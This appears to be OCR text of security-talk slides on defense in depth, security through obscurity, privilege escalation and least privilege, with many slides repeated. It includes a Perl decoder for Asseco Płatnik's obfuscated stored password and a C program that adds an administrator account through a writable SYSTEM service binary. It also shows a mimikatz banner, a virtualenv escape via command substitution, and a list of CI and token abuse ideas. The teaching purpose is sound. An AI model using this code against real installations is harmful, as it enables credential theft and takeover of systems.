
HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

```
sub swap($$) { $_ = shift; my $n = shift; s/(.{$n})(.{$n})/$2$1/g; return $_; }

my $enc = shift;
my $k = "lmnopqrstuvwxyz{";
my @pkey = ( swap($k, 8), swap(swap($k, 4), 1), swap(swap($k, 8), 1), swap($k, 1),
  swap($k, 4), swap($k, 2), swap(swap($k, 2), 1), swap(swap(swap($k, 4), 2), 1), );
my @order = (0,1,2,3,4,0,3,5,2,1,5,4,3,6,6,2,4,2,2,4,3,2,7,7,);

my $i = 0;
sub dec($$) {
    my $a = index $pkey[$order[$i % 24]], shift;
    my $b = index $pkey[$order[$i % 24]], shift;
    $i++;
    return chr hex sprintf "%x%x",$b,$a;
}

$enc =~ s/[^$k]//g; $enc =~ s/(.)(.)/dec($1,$2)/ge;
print "$enc\n";
```

Defense in depth: Asseco Płatnik



Defense in depth: Asseco Płatnik



“Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- 2 + 2 = 4

“Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- 2 + 2 = 4

- User knows password to some database user
- Database user must have access to "Users" table
- 2 + 2 = 4

“Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- 2 + 2 = 4


- User knows password to some database user
- Database user must have access to "Users" table
- 2 + 2 = 4

- Passwords in the database are "encrypted"
- ???
- So called "security through obscurity"

Security through obscurity

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)



A Caesar Wheel

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- http://my-company.com/admin-login-1a2f3f/

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- http://my-company.com/admin-login-1a2f3f/
- Undocumented REST endpoints

r/sysadmin • 3mo ago
Tiny_Habit5745

Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.

The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and neve tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff thats in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

grep -r "app.get|app.post" across our entire codebase returned like 500+ routes I've never seen before. Half of them don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are constantly spinning up new stuff? The whole "just document it" approach died the moment we went agile.

r/sysadmin • 3mo ago
Tiny_Habit5745

Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.


The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and neve tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff thats in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

grep -r "app.get|app.post" across our entire codebase returned like 500+ routes I've never don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are constan The whole "just document it" approach died the moment we went agile.



r/sysadmin • 3mo ago
Tiny_Habit5745

Just found out we had 200+ shadow APIs after getting pwned

So last month we got absolutely rekt and during the forensics they found over 200 undocumented APIs in prod that nobody knew existed. Including me and I'm supposedly the one who knows our infrastructure.

The attackers used some random endpoint that one of the frontend devs spun up 6 months ago for "testing" and neve tore down. Never told anyone about it, never added it to our docs, just sitting there wide open scraping customer data.

Our fancy API security scanner? Useless. Only finds stuff thats in our OpenAPI specs. Network monitoring? Nada. SIEM alerts? What SIEM alerts.

Now compliance is breathing down my neck asking for complete API inventory and I'm like... bro I don't even know what's running half the time. Every sprint someone deploys a "quick webhook" or "temp integration" that somehow becomes permanent.

grep -r "app.get|app.post" across our entire codebase returned like 500+ routes I've don't even have auth middleware.

Anyone else dealing with this nightmare? How tf do you track APIs when devs are The whole "just document it" approach died the moment we went agile.

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- http://my-company.com/admin-login-1a2f3f/
- Undocumented REST endpoints
- Certificate pinning

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- http://my-company.com/admin-login-1a2f3f/
- Undocumented REST endpoints
- Certificate pinning
- C:\Users\Jarek\Desktop\old\backup\taxes2013\Hot MILF Sex.mp4

Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)
- Various kinds of obfuscation
- Non-standard SSH port
- http://my-company.com/admin-login-1a2f3f/
- Undocumented REST endpoints
- Certificate pinning
- C:\Users\Jarek\Desktop\old\backup\taxes2013\Hot MILF Sex.mp4
- Old polish ITSec meme: "głębokie ukrycie" ("deep hiding"?)

> *Ten plik został zabezpieczony w tak zwanym **głębokim ukryciu**, jak to mówią informatycy. Jak się okazało po czterech latach za pomocą wyszukiwarki można było do tego pliku dotrzeć. Udało się to jednej osobie*

Security through obscurity

Devil’s advocate: How bad is that, really?

Security through obscurity

- Various kinds of obfuscation (⏰)
  - Waste reverse-engineer time
  - Stop less skilled attackers

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
  - Defeat automated scanners
  - Avoid immediate exploit in case of a critical CVE
  - Same goes for VPN and other critical publicly open services

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
- http://my-company.com/admin-login-1a2f3f/ (🤖)
  - Especially good when used with wordpress
  - But not necessarily for custom projects and APIs

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
- http://my-company.com/admin-login-1a2f3f/ (🤖)
- Certificate pinning (⏰🤖)
  - Waste reverse-engineer time
  - Defeat automated sandboxes
  - Stop less skilled attackers

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
- http://my-company.com/admin-login-1a2f3f/ (🤖)
- Certificate pinning (⏰🤖)


Sometimes acceptable.
But not as the **only** security measure, and be aware of the **tradeoffs**.

Privilege escalation

Privilege escalation

Asseco Płatnik user | Database user | Database admin

Least privileged ---> ---> Most privileged

Security barrier breached 

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```c
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[redacted]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```c
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[redacted]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

```
>runas /user:JaroslawJedynak cmd.exe

>powershell -Command "Start-Process cmd
-Verb RunAs"
```

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

AktualizujPP Windows Service: **Executed as SYSTEM user**

```c
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[redacted]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
}
```

```
>runas /user:JaroslawJedynak cmd.exe

>powershell -Command "Start-Process cmd
-Verb RunAs"
```


```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

Privilege escalation

Windows user | SYSTEM user | Domain Admin

Least privileged ---> ---> Most privileged

Security barrier breached



Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by lvoz

Exploit Title: virtualenv Sandbox escape
Date: 2018-9-30
Exploit Author: Topsec Technologies Inc. - vr_system
Version: 16.0.0
Tested on: kali linux
CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2、Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by lvoz

Exploit Title: virtualenv Sandbox escape
Date: 2018-9-30
Exploit Author: Topsec Technologies Inc. - vr_syste
Version: 16.0.0
Tested on: kali linux
CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2、Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

fgeek on Oct 1, 2018 · edited by gaborbernat

CVE-2018-17793 has been assigned to this issue

Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by lvoz

Exploit Title: virtualenv Sandbox escape
Date: 2018-9-30
Exploit Author: Topsec Technologies Inc. - vr_syste
Version: 16.0.0
Tested on: kali linux
CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2、Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

fgeek on Oct 1, 2018 · edited by gaborbernat

CVE-2018-17793 has been assigned to this issue

Privilege escalation

BakedPotato999 opened on Sep 30, 2018 · edited by lvoz

Exploit Title: virtualenv Sandbox escape
Date: 2018-9-30
Exploit Author: Topsec Technologies Inc. - vr_syste
Version: 16.0.0
Tested on: kali linux
CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
(test_env) root@kali:~/test_env#`
`2、Sandbox escape
(test_env) root@kali:~/test_env#python $(bash >&2)
root@kali:~#
(test_env) root@kali:~/test_env#python $(rbash >&2)
root@kali:~#```
```

fgeek on Oct 1, 2018 · edited by gaborbernat


CVE-2018-17793 has been assigned to this issue

CVE-2018-17793 Detail

REJECTED

This CVE has been marked Rejected in the CVE List. T

Privilege escalation



Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory

Raymond Chen

A security vulnerability report arrived that took the following form:

> There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory

Raymond Chen

A security vulnerability report arrived that took the following form:

> There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory

Raymond Chen

A security vulnerability report arrived that took the following form:

> There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory

Raymond Chen


A security vulnerability report arrived that took the following form:

> There is a security vulnerability in XYZ.DLL. This DLL contains a function pointer stored in memory. An attacker can modify this function pointer and gain arbitrary code execution.

Privilege escalation

"John" Windows user	"DbAdm" Window user	Domain Admin
"SYSTEM" Windows user	"web" database user	"admin" database user
"root" server user	"www-data" server user	"John" email account

Privilege escalation



Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

- Imagine a thing at work you don’t have permission to
    - For example, production deploy

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

- Imagine a thing at work you don’t have permission to
  - For example, production deploy
- Find a way to do this thing anyway

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

- Imagine a thing at work you don’t have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

- Imagine a thing at work you don’t have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

Fun family game:

- Imagine a thing at work you don’t have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?
  - Abuse CI pipeline (replace repo with a backdoor)?

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀


Fun family game:

- Imagine a thing at work you don’t have permission to
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or password stored somewhere?
  - Old secret committed and removed from git?
  - Abuse CI pipeline (replace repo with a backdoor)?
- (Don’t really do the thing though, you may be fired)

Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀



Fun family game:

- Imagine a thing at work you don't ha
  - For example, production deploy
- Find a way to do this thing anyway
  - Forgotten legacy token or pass
  - Old secret committed and remo
  - Abuse CI pipeline (replace repo
- (Don't really do the thing though, you may be fired)

Principle of Least Privilege

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the minimum access rights necessary to perform their tasks"

"**Too many permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

"**Too many permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

- Too many permissions
- The right thing to do: report issue
- Actually: the work needs to be done

